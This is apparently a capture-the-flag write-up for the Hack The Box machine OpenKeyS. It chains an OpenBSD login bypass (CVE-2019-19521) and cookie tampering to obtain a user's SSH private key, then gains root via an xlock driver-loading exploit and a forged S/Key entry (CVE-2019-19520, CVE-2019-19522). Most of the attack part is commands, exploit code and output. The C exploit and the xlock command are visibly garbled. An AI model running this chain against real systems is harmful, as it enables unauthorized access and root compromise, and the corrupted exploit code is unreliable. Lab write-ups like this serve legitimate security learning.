

HTB.OpenKeyS

Working Theory

Enumeration

Tools

nmap

Starting Nmap 7.80 (<https://nmap.org>) at 2020-07-26 05:30 +08

Nmap scan report for 10.10.10.199

Host is up (0.13s latency).

Not shown: 998 closed ports

PORT	STATE	SERVICE	VERSION
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22/tcp	open	ssh	OpenSSH 8.1 (protocol 2.0)
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| ssh-hostkey:

| 3072 5e:ff:81:e9:1f:9b:f8:9a:25:df:5d:82:1a:dd:7a:81 (RSA)

| 256 64:7a:5a:52:85:c5:6d:d5:4a:6b:a7:1a:9a:8a:b9:bb (ECDSA)

|_ 256 12:35:4b:6e:23:09:dc:ea:00:8c:72:20:c7:50:32:f3 (ED25519)

80/tcp	open	http	OpenBSD httpd
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|_http-title: Site doesn't have a title (text/html).

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 34.55 seconds

nikto

- Nikto v2.1.6

```
+ Target IP:      10.10.10.199
+ Target Hostname: 10.10.10.199
+ Target Port:    80
+ Start Time:     2020-07-26 05:43:16 (GMT8)
-----
+ Server: OpenBSD httpd
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against
some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of
the site in a different fashion to the MIME type
+ Retrieved x-powered-by header: PHP/7.3.13
+ Cookie PHPSESSID created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Multiple index files found: /index.html, /index.php
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /includes/: Directory indexing found.
+ OSVDB-3092: /includes/: This might be interesting...
+ OSVDB-3268: /images/: Directory indexing found.
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: can't connect (timeout):
Transport endpoint is not connected
+ Scan terminated: 20 error(s) and 11 item(s) reported on remote host
+ End Time:       2020-07-26 06:08:14 (GMT8) (1498 seconds)
-----
+ 1 host(s) tested
```

Targets

post 80

found interesting directory

```
+ OSVDB-3268: /includes/: Directory indexing found.
+ OSVDB-3092: /includes/: This might be interesting...
+ OSVDB-3268: /images/: Directory indexing found.
```

Index of /includes/

../	23-Jun-2020 08:18	-
auth.php	22-Jun-2020 13:24	1373
auth.php.swp	17-Jun-2020 14:57	12288

code for auth.php?
//user accidentally edited the script with vim and it crash, .swp file left

```
10.10.10.199/includes/auth.php.swp
b0VIM 8.1^jenniferopenkeys.htb/var/www/htdocs/includes/auth.php 3210#! Utp=ad =sWB@?"mgC { a W J @
vnpnmUS0j?>} session_start(); session_destroy(); session_unset();{function close_session()} $SESSION["username"] =
$_REQUEST['username']; $SESSION["user agent"] = $_SERVER['HTTP_USER_AGENT']; $SESSION["remote addr"] = $_SERVER['REMOTE_ADDR'];
$SESSION["last_activity"] = $_SERVER['REQUEST_TIME']; $SESSION["login time"] = $_SERVER['REQUEST_TIME']; $SESSION["logged_in"] = True;{function
init_session()} } return False; { else } } return True; $SESSION['last_activity'] = $time; // Session is active, update last activity time and return True { else } return
False; close_session(); { ($time - $SESSION['last_activity']) > $session_timeout) if (isset($SESSION['last_activity']) && $time = $_SERVER['REQUEST_TIME']; //
Has the session expired? { if(isset($SESSION["logged_in"])) // Is the user logged in? session_start(); // Start the session $session_timeout = 300; // Session timeout
in seconds{function is_active_session()} return $retcode; system($cmd, $retcode); $cmd = escapeshellcmd("../auth_helpers/check_auth " . $username . " " .
$password);{function authenticate($username, $password)
```

hidden directory
= escapeshellcmd("../auth_helpers/check_auth " . \$username .

Index of /auth_helpers/

../	23-Jun-2020 0
check_auth	13-Jan-2020 2

interesting it's a elf64, it's a shared object(.so) so cant exec

```
nobodyatall@0xDEADBEEF:~/htb/boxes/openkeys$ file check_auth
check_auth: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV)
nobodyatall@0xDEADBEEF:~/htb/boxes/openkeys$
```

enum the readable strings in check_auth
 //auth_userokay ?

```
nobodyatall@0xDEADBEEF:~/htb/boxes/openkeys$ strings check_auth
/usr/libexec/ld.so
OpenBSD
libc.so.95.1
_csu_finish
exit
_Jv_RegisterClasses
atexit
auth_userokay
_end
AWAVAUATSH
t-E1
t7E1
ACAVAVAT
```

readelf info
 //it's a function interesting

```
nobodyatall@0xDEADBEEF:~/htb/boxes/openkeys$ readelf -a check_auth | grep auth_userokay
0000000021a8 000500000007 R_X86_64_JUMP_SLO 0000000000000000 auth_userokay + 0
5: 0000000000000000 0 FUNC GLOBAL DEFAULT UND auth_userokay
41: 0000000000000000 0 FUNC GLOBAL DEFAULT UND auth_userokay
```

googleFu the enum result
 //auth_userokay() -> openBSD authentication ?

OpenBSD manual page server

Manual Page Search Parameters

AUTH_APPROVAL(3)

Library Functions Manual

AUTH_APPROVAL

NAME

auth_approval, auth_cat, auth_checknologin, auth_mkvalue, auth_userchallenge, auth_usercheck, auth_userokay, auth_userresponse, auth_verify — simplified interface to the BSD Authentication system

SYNOPSIS

```
#include <sys/types.h>
```

```
#include <login_cap.h>
```

```
#include <bsd_auth.h>
```

```
int
```

```
auth_userokay(char *name, char *style, char *type, char *password);
```

```
auth_session_t *
```

```
auth_userchallenge(char *name, char *style, char *type, char **challengep);
```

```
auth_session_t *
```

```
auth_usercheck(char *name, char *style, char *type, char *password);
```

```
int
```

```
auth_userresponse(auth_session_t *as, char *response, int more);
```

```
int
```

```
auth_approval(auth_session_t *as, struct login_cap *lc, char *name, char *type);
```


About 40 results (0.34 seconds)

Did you mean: [cve auth_user okay](#)

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[WIP: Remove redundant getpwnam\(\) in bsdauth. · Issue #110 ...](#)

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`auth_userokay()` already checks that the username is valid, but more than that it allows the flexible OpenBSD auth system which, if the admin has enabled it in `login.conf`, allows the user to choose their authentication style, for example `yubikey` or `skey` or other customized authenticators. Removing this makes dovecot compatible with one-time passwords from `skeyinit` or `oath-toolkit`.

(Though, as an aside, the extra check did protect dovecot from [CVE-2019-19521](#), so that was good)

See https://man.openbsd.org/auth_userokay and <https://man.openbsd.org/login.conf.5>.

//link:<https://www.openwall.com/lists/oss-security/2019/12/04/5>

```
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1. CVE-2019-19521: Authentication bypass
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We discovered an authentication-bypass vulnerability in OpenBSD's
authentication system: this vulnerability is remotely exploitable in
smtpd, ldapd, and radiusd, but its real-world impact should be studied
on a case-by-case basis. For example, sshd is not exploitable thanks to
its defense-in-depth mechanisms.

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1.1. Analysis
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```

now's my idea connecting the enum result

/*


- the index.php login page seems to have connection to the auth.php
- auth.php shows that it used check_auth binary to check for user authentication (which probably the same thing the index.php login page used)
- the check_auth shared object binary shows that it call the function auth_userokay() which is one of the openBSD authentication library
- then after googleFU, found the CVE authentication bypass for openBSD authentication which specify '-challenge' in username

-assume the command pass will be like this

check_auth '-challenge' 'anything'

*/

testing out the CVE vuln



LOGIN


-schallenge

☐ Remember me [Forgot?](#)

LOGIN

successfully bypass login

//so the login page is vulnerable to CVE-2019-19521: Authentication bypass



OpenSSH key not found for user -schallenge

[Back to login page](#)

ideas again
/*

so it seems like basically the check_auth works as

- 1) authenticate user with auth_userokay() <OpenBSD Authentication method>
- 2) check the password with match with the input password
- 3) get openSSH key for specific user

from above enum we found "jenniferopenkeys.htb" in check_auth.swp so i assume the user is "jennifer" */

add the cookie "username:jennifer" and relogin with the CVE method

//gotten jennifer openSSH keys

//i guess the cookie > "username" is the CTF part of this machine

//we can just assume it like the auth.php since it also get the username from the session, so we can assume it get from the cookie for sshkey.php too

The screenshot shows a web browser at the URL `10.10.10.199/sshkey.php`. The page title is "OpenSSH key for user jennifer". The content displays an OpenSSH private key for user jennifer, starting with `-----BEGIN OPENSSH PRIVATE KEY-----` and ending with `PWCfMNZYd7uIFBVRrQKqM/n087fUyEvFZGibq8BRLNNwUYidkJOmqKSFoSOa9+6B0ou5oU`.

Below the key, the browser's developer tools are open to the "Storage" tab, showing a list of cookies. The "Cookies" section is expanded, showing a cookie for `http://10.10.10.199` with the name `username` and value `jennifer`. The cookie is set to expire on Wednesday, 29 Jul 2020 00:00:00 UTC.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly
PHPSESS...	3qsk5m4p0m0...	10.10.10.199	/	Tue, 28 Jul 2020 06...	35	false
username	jennifer	10.10.10.199	/	Wed, 29 Jul 2020 0...	16	false

login into jennifer ssh with the private key found


```
nobodyatall@0xDEADBEEF:~/htb/boxes/openkeys$ ssh -i jennifer_id_rsa jennifer@10.10.10.199
Last login: Tue Jul 28 06:08:47 2020 from 10.10.14.31
OpenBSD 6.6 (GENERIC) #353: Sat Oct 12 10:45:56 MDT 2019
Welcome to OpenBSD: The proactively secure Unix-like operating system.

OpenSSH key for user jennifer
Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code. With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

openkeys$ id
uid=1001(jennifer) gid=1001(jennifer) groups=1001(jennifer), 0(wheel)
openkeys$
```

user flag

```
drwxr-xr-x  2 jennifer  jennifer  512 Jul 28 06:08 .
-rw-r-----  1 jennifer  jennifer   33 Jan 14  2017 user.txt
openkeys$ cat user.txt
36ab21239a15c537bde90626891d2b10
openkeys$
```

Post Exploitation

Privilege Escalation

jennifer

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did some research again on the previous CVE link

```
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```

2. CVE-2019-19520: Local privilege escalation via xlock

```
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```

On OpenBSD, `/usr/X11R6/bin/xlock` is installed by default and is set-group-ID "auth", not set-user-ID; the following check is therefore incomplete and should use `issetugid()` instead:

```
-----  
101 _X_HIDDEN void *  
102 driOpenDriver(const char *driverName)  
103 {  
...  
113     if (geteuid() == getuid()) {  
114         /* don't allow setuid apps to use LIBGL_DRIVERS_PATH */  
115         libPaths = getenv("LIBGL_DRIVERS_PATH");  
-----
```

A local attacker can exploit this vulnerability and `dlopen()` their own driver to obtain the privileges of the group "auth":

```
-----  
$ id  
uid=32767(nobody) gid=32767(nobody) groups=32767(nobody)
```

```
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```

3. CVE-2019-19522: Local privilege escalation via S/Key and YubiKey

```
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```

If the S/Key or YubiKey authentication type is enabled (they are both installed by default but disabled), then a local attacker can exploit the privileges of the group "auth" to obtain the full privileges of the user "root" (because `login_skey` and `login_yubikey` do not verify that the files in `/etc/skey` and `/var/db/yubikey` belong to the correct user, and these directories are both writable by the group "auth").

(Note: to obtain the privileges of the group "auth", a local attacker can first exploit CVE-2019-19520 in `xlock`.)

If S/Key is enabled (via `skeyinit -E`), a local attacker with "auth" privileges can add an S/Key entry (a file in `/etc/skey`) for the user "root" (if this file already exists, the attacker cannot simply remove or rename it, because `/etc/skey` is sticky; a simple workaround exists, and is left as an exercise for the interested reader):

```
-----  
$ id  
uid=32767(nobody) gid=11(auth) groups=32767(nobody)
```

idea

//so it seems like i need to get myself into auth group first then add my own S/Key or YubiKey to escalate to root

CVE-2019-19520: LPE via xlock

```

openkeys$ cat > swrast.c
#include <paths.h>
#include <sys/types.h>
#include <unistd.h>
static void attribute((constructor)) = _init(void) {
    if (isatty(STDIN_FILENO)) // Is the user logged in? session_start();
    if (getresgid(&rgid, &egid, &sgid) != 0) exit(__LINE__);
    if (setresgid(sgid, sgid, sgid) != 0) exit(__LINE__);
    char * const argv[] = { _PATH_KSHELL, NULL };
    execve(argv[0], argv, NULL);
    _exit(__LINE__);
}

```

```
openkeys$ gcc -fpic -shared -s -o swrast_dri.so swrast.c
openkeys$ env -i /usr/X11R6/bin/Xvfb :66 -cc 0 &
[1] 45394
openkeys$ _XSERVTransmkdir: Owner of /tmp/.X11-unix should be set to root
openkeys$ env -i LIBGL_DRIVERS_PATH=../usr/X11R6/bin/xlock -display :66
openkeys$ id
uid=1001(jennifer) gid=11(auth) groups=1001(jennifer), 0(wheel)
openkeys$
```

```
openkeys$ su -a skey
otp-md5 8 open28899
S/Key Password:
[htb] 0:ssh* 1:sudo-
```

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```
openkeys$ id
uid=1001(jennifer) gid=11(auth) groups=1001(jennifer), 0(wheel)
openkeys$ echo 'root md5 0100 obsd91335 8b6d96e0ef1b1c21' > /etc/skey/root
openkeys$ chmod 0600 /etc/skey/root
openkeys$ env -i TERM=vt220 su -l -a skey
otp-md5 99 obsd91335
S/Key Password:
openkeys# id
uid=0(root) gid=0(wheel) groups=0(wheel), 2(kmem), 3(sys), 4(tty), 5(operator), 20(staff), 31(guest)
openkeys#
```

grab root flag

```
openkeys# cd /root
openkeys# cat root.txt
f3a553b1697050ae885e7c02dbfc6efa
openkeys#
```

Creds

Flags

Write-up Images